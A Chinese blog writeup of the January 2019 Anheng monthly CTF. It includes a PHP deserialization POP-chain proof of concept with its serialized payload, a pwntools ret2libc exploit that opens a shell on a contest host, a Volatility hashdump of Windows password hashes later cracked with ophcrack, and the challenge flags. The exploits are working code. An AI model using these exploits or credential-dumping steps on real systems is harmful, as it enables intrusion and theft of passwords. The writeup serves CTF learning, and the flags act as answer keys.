安恒月赛writeup 2019年1月

原创

SsMing. 于 2019-01-26 20:17:20 发布 2423 收藏 1
分类专栏： 训练

目录

新的一年，各位师傅太强了

web1

访问后看见源码


```php
<?php
@error_reporting(1);
#include 'flag.php';
class baby
{
    protected $skyobj;
    public $aaa;
    public $bbb;
    function __construct()
    {
        $this->skyobj = new sec;
    }
    function __toString()
    {
        if (isset($this->skyobj))
            return $this->skyobj->read();
    }
}

class cool
{
    public $filename;
    public $nice;
    public $amzing;
    function read()
    {
        $this->nice = unserialize($this->amzing);
        $this->nice->aaa = $sth;
        if($this->nice->aaa === $this->nice->bbb)
        {
            $file = "./{$this->filename}";
            if (file_get_contents($file))
            {
                return file_get_contents($file);
            }
            else
            {
                return "you must be joking!";
            }
        }
    }
}

class sec
{
    function read()
    {
        return "it's so sec~~";
    }
}
if (isset($_GET['data']))
{
    $Input_data = unserialize($_GET['data']);
    echo $Input_data;
}

?>
```

php 反序列化pop链构造，详细：http://www.cnblogs.com/iamstudy/articles/php_object_injection_pop_chain.html

sec中的read函数直接返回了一个字符串，但是cool类中的read函数执行了file_get_contents，baby虽然调用了sec类，但是通过寻找相同的函数名将类的属性和敏感函数的属性联系起来

利用脚本构造poc,来调用cool类中定义的read函数

```
<?php
@error_reporting(1);
class baby
{
    protected $skyobj;
    public $aaa;
    public $bbb;
    function __construct()
    {
        $this->skyobj = new cool;
    }
    function __toString()
    {
        if (isset($this->skyobj))
            return $this->skyobj->read();
    }
}

class cool
{
    public $filename = "flag.php";
    public $nice;
    public $amzing;
    function read()
    {
        $this->nice = unserialize($this->amzing);
        $this->nice->aaa = $sth;
        if($this->nice->aaa === $this->nice->bbb)
        {
            $file = "./{$this->filename}";
            if (file_get_contents($file))
            {
                return file_get_contents($file);
            }
            else
            {
                return "you must be joking!";
            }
        }
    }
}


echo urlencode(serialize(new baby()));

?>
```



O%3A4%3A%22baby%22%3A3%3A%7Bs%3A9%3A%22%00%2A%00skyobj%22%3BO%3A4%3A%22cool%22%3A3%3A%7Bs%3A8%3A%22filename%22%3Bs%3A8%3A%22flag.php%22%3Bs%3A4%3A%22nice%22%3BN%3Bs%3A6%3A%22amzing%22%3BN%3B%7Ds%3A3%3A%22aaa%22%3BN%3Bs%3A3%3A%22bbb%22%3BN%3B%7D

这里直接没有构造amazing,所以实例化的this->nice为空，后面的也就全都是空值，if条件里的判断也就绕过了


给data传参后，要查看网页源代码，得到flag

```
<?php
// $flag = 'flag{bd75a38e62ec0e450745a8eb8e667f5b}';
$sth='test5030b66d4bdtest35daed9d51e2688377299test';
```

pwn2

checksec查看，只开启了NX保护

ida查看反汇编伪代码




发现read函数处有栈溢出漏洞，题目还给了libc文件

基本思路就是利用puts函数泄露puts的地址，然后根据偏移，计算出system的地址和/bin/sh的地址

直接上脚本

```
from pwn import *

sh = remote('101.71.29.5',10013)
libc = ELF('./libc-2.23.so')
elf = ELF('./rrr')

put_plt = elf.plt['puts']
put_got = elf.got['puts']
mainaddr = 0x08048662


payload = 52*'A'+p32(put_plt)+p32(mainaddr)+p32(put_got)
sh.sendline(payload)
sh.recvuntil('\n')
putsaddr = u32(sh.recv()[0:4])
print 'putsddress'+hex(putsaddr)
libcbase = putsaddr-libc.symbols['puts']


print '[leak system address]'
system_addr = putsaddr-0x24800
print '[leak binsh address]'
binsh_addr = putsaddr + 0xf9eeb
payload1 = 52*'A'+p32(system_addr)+p32(mainaddr)+p32(binsh_addr)
sh.sendline(payload1)
sh.interactive()
```

拿到shell



misc1

题目给了一张图片

用foremost分离出了另一张图，是个二维码

用stegsolve在图片的左下角找到了flag

misc2

内存镜像，找到管理员密码的明文，加MD5加密后，就是flag

volatility -f 文件名 imageinfo 知道镜像的基本信息,知道了该内存镜像的系统信息 winxpsp2x86


使用volatility,先列出注册表 使用volatility -f 文件名 --profile winxpsp2x86 hivelist

```
> C:\Users\Dell\Desktop\volatility_2.6_win64_standalone\volatility_2.6_win64_standalone.exe -f C:\Users\Dell\Desktop\memory --profile=WinXPSP2x86 hivelist
Volatility Foundation Volatility Framework 2.6
Virtual    Physical   Name
---------- ---------- ----
0xe1b973e0 0x052c13e0 \Device\HarddiskVolume1\Documents and Settings\LocalService\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
0xe1b89b60 0x0521bb60 \Device\HarddiskVolume1\Documents and Settings\LocalService\NTUSER.DAT
0xe190a008 0x023a1008 \Device\HarddiskVolume1\Documents and Settings\NetworkService\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
0xe1901788 0x02343788 \Device\HarddiskVolume1\Documents and Settings\NetworkService\NTUSER.DAT
0xe142cad8 0x03f4cad8 \Device\HarddiskVolume1\WINDOWS\system32\config\software
0xe1485ac8 0x05368ac8 \Device\HarddiskVolume1\WINDOWS\system32\config\default
0xe1420b60 0x03bafb60 \Device\HarddiskVolume1\WINDOWS\system32\config\SECURITY
0xe1451b60 0x0450fb60 \Device\HarddiskVolume1\WINDOWS\system32\config\SAM
0xe12a6b60 0x01b25b60 [no name]
0xe101b008 0x01892008 \Device\HarddiskVolume1\WINDOWS\system32\config\system
0xe1008900 0x01900900 [no name]
0xe1bf8b60 0x00bdab60 \Device\HarddiskVolume1\Documents and Settings\Administrator\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
0xe185bb60 0x079b5b60 \Device\HarddiskVolume1\Documents and Settings\Administrator\NTUSER.DAT
```

使用hashdump 得到镜像中各用户密码的hash值，volatility -f 文件名 --profile winxpsp2x86 hashdump -y system表的virtual地址 -s SAM表的virtual地址

```
C:\Users\Dell\Desktop
> C:\Users\Dell\Desktop\volatility_2.6_win64_standalone\volatility_2.6_win64_standalone.exe -f C:\Users\Dell\Desktop\memory --profile=WinXPSP2x86 hashdump -y 0xe101b008 -s 0xe1451b60
Volatility Foundation Volatility Framework 2.6
Administrator:500:0182bd0bd4444bf867cd839bf040d93b:c22b315c040ae6e0efee3518d830362b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:132893a93031a4d2c70b0ba3fd87654a:fe572c566816ef495f84fdca382fd8bb:::
```

使用ophcrack，选load中的single hash,破解出管理员的明文密码



123456789的md5值就是flag


reverse1

题目给出了一个python脚本编译成的exe，还有pyc文件，给出的pyc文件反编译不了


使用 pyinstxtractor.py脚本(下载地址：https://sourceforge.net/projects/pyinstallerextractor/)反编译题目给出的.exe文件

```
> python pyinstxtractor.py AnhengRe.exe
[*] Processing AnhengRe.exe
[*] Pyinstaller version: 2.1+
[*] Python version: 36
[*] Length of package: 6075342 bytes
[*] Found 59 files in CArchive
[*] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap
[+] Possible entry point: AnhengRe
[!] Warning: The script is running in a different python version than the one used to build the executable
    Run this script in Python36 to prevent extraction errors(if any) during unmarshalling
[!] Unmarshalling FAILED. Cannot extract out00-PYZ.pyz. Extracting remaining files.
[*] Successfully extracted pyinstaller archive: AnhengRe.exe
```



得到这一堆东西



用winhex打开图中的AnhengRe文件



用winhex打开题目原本给出的pyc文件



给AnhengRe文件添上pyc文件的文件头，然后加上后缀名，它就变成了一个pyc文件，再在线反编译一下（反编译地址：https://tool.lu/pyc/）

得到python源码

```
#!/usr/bin/env python
# encoding: utf-8
# 如果觉得不错，可以推荐给你的朋友! http://tool.lu/pyc
import os
n1 = input('Tell me your name?')
n2 = input('Tell me your pasw')
n11 = chr(ord(n1[0]) + 12)
s = ''
st3 = '51e'
st2 = '9f1ff1e8b5b91110'
st1 = 'c4e21c11a2412'
st0 = 'wrong'
if n11 + 'AnHeng' == n2:
    for i in range(0, 4):
        s += st1[3 - i]

    print('Congratulations')
    ts = st2[0] + st3 + st2[1] + s
    print('flag{' + st3[:1] + st1 + st2 + st3[-2:] + '}')
    os.system('pause')
else:
    print('no,' + st0)
import os
n1 = input('Tell me your name?')
n2 = input('Tell me your pasw')
n11 = chr(ord(n1[0]) + 12)
s = ''
st3 = '51e'
st2 = '9f1ff1e8b5b91110'
st1 = 'c4e21c11a2412'
st0 = 'wrong'
if n11 + 'AnHeng' == n2:
    for i in range(0, 4):
        s += st1[3 - i]

    print('Congratulations')
    ts = st2[0] + st3 + st2[1] + s
    print('flag{' + st3[:1] + st1 + st2 + st3[-2:] + '}')
    os.system('pause')
else:
    print('no,' + st0)
```

将多余代码都删除，直接输出flag


```
#!/usr/bin/env python
# encoding: utf-8
#!/usr/bin/env python
# encoding: utf-8

s = ''
st3 = '51e'
st2 = '9f1ff1e8b5b91110'
st1 = 'c4e21c11a2412'
st0 = 'wrong'
for i in range(0, 4):
    s += st1[3 - i]

print('Congratulations')
ts = st2[0] + st3 + st2[1] + s
print('flag{' + st3[:1] + st1 + st2 + st3[-2:] + '}')
```

```
> python an.py
Congratulations
flag{5c4e21c11a24129f1ff1e8b5b911101e}
```

crypt1

拿到一个字符串 ypau_kjg;"g;"ypau+

键盘之争，搞了半天是两种不同键盘的对照



结果是flag{this_is_flag}